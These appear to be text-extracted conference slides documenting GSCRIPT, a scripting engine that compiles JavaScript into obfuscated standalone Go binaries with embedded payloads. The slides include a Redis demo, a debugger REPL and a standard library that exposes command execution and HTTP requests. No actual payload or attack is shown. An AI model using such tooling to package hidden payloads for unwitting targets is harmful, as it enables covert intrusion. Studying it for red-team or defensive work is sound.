
COMPILER OVERVIEW



CREATING STANDALONE EXECUTABLES



To build a standalone executable, GSCRIPT's compiler translates your scripts and configurations into a sophisticated Golang source representation and uses the Go compiler to create the native executable.



```
UUTRWILVNPXTNA.go — j0rhwSm4awToNEaE

var (
    R801J5PPMWH8JVJRJ2 = g(39439, HBBH3Y2QMD0JZ8H7T0RALRBMA54HKNA9)
    Q9MJ00310M3HAB2JQ7 = g(52025, LY9Q9IRY5NUHT3RT4J9W1V4WF10SGX4A)
)

type UUTRWILVNPXTNA struct {
    E *engine.Engine
    K []byte
    D *debugger.Debugger
}

func NewUUTRWILVNPXTNA() *UUTRWILVNPXTNA {
    te := engine.New(g(32584, CHL8ZOTL0KDSL1R8HDL4AVJQBEQ184), g(31942, SG0678I05SQQOFXWA))
    al := standard.NewStandardLogger(nil, g(8536, 02ZFI39GUZ065XSMKX7VE3I7Y0B8C6P), false)
    te.SetLogger(al)

    de := debugger.New(te)

    o := &UUTRWILVNPXTNA{
        E: te,
        D: de,
    }
    return o
}
```

LINKING GOLANG AND JAVASCRIPT

"This seems safe."



Import go packages using the `//go_import` macro

The GSCRIPT compiler is smart enough to resolve your imports and ensure you're calling functions for that package correctly.



Call go functions directly from your script

You can now use most exported, non-receiver functions. We've implemented a return array for any multiple assignment Go functions so you never miss data or errors.



Compile the script normally

The GSCRIPT compiler takes care of the rest. #WINNING


```
JS native.gs •  
1 //go_import:github.com/go-redis/redis as redis  
2  
3 function Deploy() {  
4     r = redis.ParseURL("redis://localhost:6379/0");  
5     client = redis.NewClient(r[0]);  
6     client.Set("testkey", "defcon26", -1);  
7 }  
8
```

```
@/tmp/opt/ex2 $ ls  
native.gs  
@/tmp/opt/ex2 $ redis-cli GET "testkey"  
(nil)  
@/tmp/opt/ex2 $ gscript compile --output-file /tmp/opt/ex2/a.bin native.gs 1>/dev/null 2>&1  
@/tmp/opt/ex2 $ ls  
a.bin native.gs  
@/tmp/opt/ex2 $ ./a.bin  
@/tmp/opt/ex2 $ redis-cli GET "testkey"  
"defcon26"  
@/tmp/opt/ex2 $
```

INTERACTIVE DEBUGGING

DEBUGGER SUPPORT

To make development and testing easier, we've implemented a custom debugger for GSCRIPT. It injects a Read-Eval-Print-Loop (REPL) into the JavaScript VM and lets you play with your script interactively.



GSCRIPT SHELL SUBCOMMAND

You can launch an interactive debugger right from the CLI using the **gscript shell** command.

The screenshot shows a terminal window titled "3. wweozjotetgxmyzy". The window contains the following text:

```
@/tmp/opt/ex2 $ gscript shell
*****
   _,-~~/~`---`---.
  -/-,---( , )
  -- / < / ) \__-
- -----;;'=====-----;;;===== - -
   \/ ~"~"~"~"~\~"~"/
  (_ ( \ ( > \)
  \_(< >_'
   ~`-i' ::>|--"
      I;.|.
      <|i::|i|`.
      (`^!`-`")
      uL
      .ue888Nc.. ( ( ( /(
      d88E`"888E` ( ( ) ( ) \ ` ) )\()
      888E 888E )\ )\((() \(((_) /(((_))/
      888E 888E ((_) ((_)((_)(_)(_) \ | |_
      888E 888E (-</ _|| '_|| || '_ \| | _|
      888& .888E /__/\_\_|_| |_| | .__/ \_| v1.0.0
      *888" 888& |_
      `" "888E G E N E S I S -- By --
      .dWi `88E S C R I P T I N G gen0cide
      4888~ J8% E N G I N E ahhh
      ^"==*` virus
      github.com/gen0cide/gscript
*****
*** GSCRIPT INTERACTIVE SHELL ***
gscript>
```

The terminal window has a red close button, a yellow minimize button, and a green maximize button at the top. The title bar says "3. wweozjotetgxmyzy". The bottom of the window shows the URL "github.com/gen0cide/gscript" and the status "wweozjotetgxmyzy #1".

REPL TAKES MACROS TOO

To make development and testing easier, we've implemented a custom debugger for GSCRIPT. It injects a Read-Eval-Print-Loop (REPL) into the JavaScript VM and lets you play with your script interactively.



GSCRIPT SHELL SUBCOMMAND

You can launch an interactive debugger right from the CLI using the **gscript shell** command.




EVEN J-I-T LINK NATIVE LIBRARIES

The debugger uses the same code the compiler uses to generate your binary. You can use **--macro**/**-m** to declare.

A screenshot of a terminal window. The title bar says "3. bash". The command entered is "pt/ex2 \$ gscript shell -m \"go_import:github.com/go-redis/redis as redis\"".

STEP THROUGH YOUR GSCRIPT

To make development and testing easier, we've implemented a custom debugger for GSCRIPT. It injects a Read-Eval-Print-Loop (REPL) into the JavaScript VM and lets you play with your script interactively.




GSCRIPT SHELL SUBCOMMAND

You can launch an interactive debugger right from the CLI using the **gscript shell** command.



EVEN J-I-T LINK NATIVE LIBRARIES

The debugger uses the same code the compiler uses to generate your binary. You can use **--macro/-m** to declare.



STEP THROUGH YOUR CODE

Once inside the REPL, you can call functions just as you would from your script, including linked functions.

The screenshot shows a terminal window titled "3. zwhcqpzmizhlyhnd". The window contains the following text:


```
gscript> r = redis.ParseURL("redis://localhost:6379/0")
>>> [object Object],
gscript> client = redis.NewClient(r[0])
>>> [object Object]
gscript> TypeOf(client)
>>> (*redis.Client)(0xc4200b2190)(Redis<localhost:6379 db:0>)

gscript> ret = client.Get("testkey")
>>> [object Object]
gscript> jsret = ret.Result()
>>> defcon26,
gscript> console.log(jsret[0])
[GSCRIPT:debugger] console.log >>> defcon26
>>> undefined
gscript> █
```

The terminal window has a dark theme with red, yellow, and green status indicators at the top. The title bar also displays the file name "3. zwhcqpzmizhlyhnd". The bottom of the window shows the file path "zwhcqpzmizhlyhnd" and the line number "#1".

EXPLORE THE UNDERLYING TYPES

To make development and testing easier, we've implemented a custom debugger for GSCRIPT. It injects a Read-Eval-Print-Loop (REPL) into the JavaScript VM and lets you play with your script interactively.




GSCRIPT SHELL SUBCOMMAND

You can launch an interactive debugger right from the CLI using the **gscript shell** command.




EVEN J-I-T LINK NATIVE LIBRARIES

The debugger uses the same code the compiler uses to generate your binary. You can use **--macro/-m** to declare.



STEP THROUGH YOUR CODE

Once inside the REPL, you can call functions just as you would from your script, including linked functions.



SPECIAL DEBUG FUNCTIONS

TypeOf(obj) reflects the Golang type of the object.

```
gscript> TypeOf(ret)
>>> (*redis.StringCmd)(0xc4200b22d0)(get testkey: defcon26)

gscript> TypeOf(client)
>>> (*redis.Client)(0xc4200b2190)(Redis<localhost:6379 db:0>

gscript>
```

LIST LINKED FUNCTIONS

To make development and testing easier, we've implemented a custom debugger for GSCRIPT. It injects a Read-Eval-Print-Loop (REPL) into the JavaScript VM and lets you play with your script interactively.




GSCRIPT SHELL SUBCOMMAND

You can launch an interactive debugger right from the CLI using the **gscript shell** command.




EVEN J-I-T LINK NATIVE LIBRARIES

The debugger uses the same code the compiler uses to generate your binary. You can use **--macro/-m** to declare.



STEP THROUGH YOUR CODE

Once inside the REPL, you can call functions just as you would from your script, including linked functions.



SPECIAL DEBUG FUNCTIONS

TypeOf(obj) reflects the Golang type of the object.

SymbolTable() prints a list of all Go packages and the functions linked into the running GSCRIPT engine.


The screenshot shows three terminal windows side-by-side, each with a title bar labeled "3. zwhcqpmlzhlyhnd".

- Top Window:** Shows the command `gscript> SymbolTable()`. The output lists several Go packages and their functions:
 - [GSCRIPT:debugger] >>> G.crypto Package
 - 0) string = G.crypto.GetMD5FromString(data string)
 - 1) string = G.crypto.GetSHA1FromBytes(data []byte)
 - 2) string = G.crypto.GetSHA1FromString(data string)
 - 3) string = G.crypto.GetSHA256FromBytes(data []byte)
 - 4) string = G.crypto.GetSHA256FromString(data string)
 - 5) [string, string, error] = G.crypto.GenerateRSASSHKeyPair(size int)
 - 6) string = G.crypto.GetMD5FromBytes(data []byte)
 - [GSCRIPT:debugger] >>> G.encoding Package
 - 0) [string, error] = G.encoding.DecodeBase64(data string)
 - 1) string = G.encoding.EncodeBase64(data string)
 - 2) []byte = G.encoding.EncodeStringAsBytes(data string)
 - 3) string = G.encoding.EncodeBytesAsString(data []byte)
 - [GSCRIPT:debugger] >>> G.exec Package
 - 0) [int, string, string, int, error] = G.exec.ExecuteCommand(c string, args []string)
 - 1) [*executer.Cmd, error] = G.exec.ExecuteCommandAsync(c string, args []string)
 - [GSCRIPT:debugger] >>> redis Package
 - 0) *StatusCmd = redis.NewStatusResult(val string, err error)
 - 1) *FloatCmd = redis.NewFloatResult(val float64, err error)
 - 2) *StringStringMapCmd = redis.NewStringStringMapResult(val map[string]string, error)
 - 3) *ScanCmd = redis.NewScanCmdResult(keys []string, cursor uint64, err error)
 - 4) *Client = redis.NewFailoverClient(failoverOpt *FailoverOptions)
 - 5) [*Options, error] = redis.ParseURL(redisURL string)
 - 6) redis.SetLogger(logger *log.Logger)
 - 7) *IntCmd = redis.NewIntResult(val int64, err error)

CURRENT LIMITATIONS

CURRENT LIMITATIONS

#SADPANDA




No FreeBSD Support

Currently, GSCRIPT can only target a subset of Golang target OSes and architectures.
(*windows, linux, darwin*)
(*amd64, 386*)



Large Binaries

Because of embedding all its dependencies and payloads, the binaries tend to be on the larger side.
(At least 2MB)




Limited Regex Support

Golang's RE2 has some corner case incompatibilities with JavaScript regular expressions, preventing lots of JS code from being runnable out of the box.




Versioning

Golang's dependency management is just now starting to hit maturity. In the future, we will use the new Go Modules to compiler with specific engine versions to allow greater flexibility.



ES5 Support Only

The JavaScript VM only supports ES5 at this time.
Support



No Concurrency Primitives in JS

There is no `async()` primitives in JavaScript currently. If you want to run `async` code, build a Go package that manages the concurrency.

GSCRIPT STANDARD LIBRARY

V1.0 STANDARD LIBS

FULLY CROSS PLATFORM



Name




Current Uses


Name	Current Uses
crypto	Various hashing algorithms & RSA key generation
encoding	Encoding & decoding base64
exec	Blocking and non-blocking command execution
file	File operations - write, read, append, copy, replace
net	Functions to help determine if the machine is listening on tcp/udp ports
os	Genesis process control (terminate self, etc.)
rand	Basic rand generators - int, strings, bools, etc.
requests	Basic HTTP client for GET & POST of multiple content types
time	Retrieving system time in unix epoch

REAL WORLD APPLICATIONS

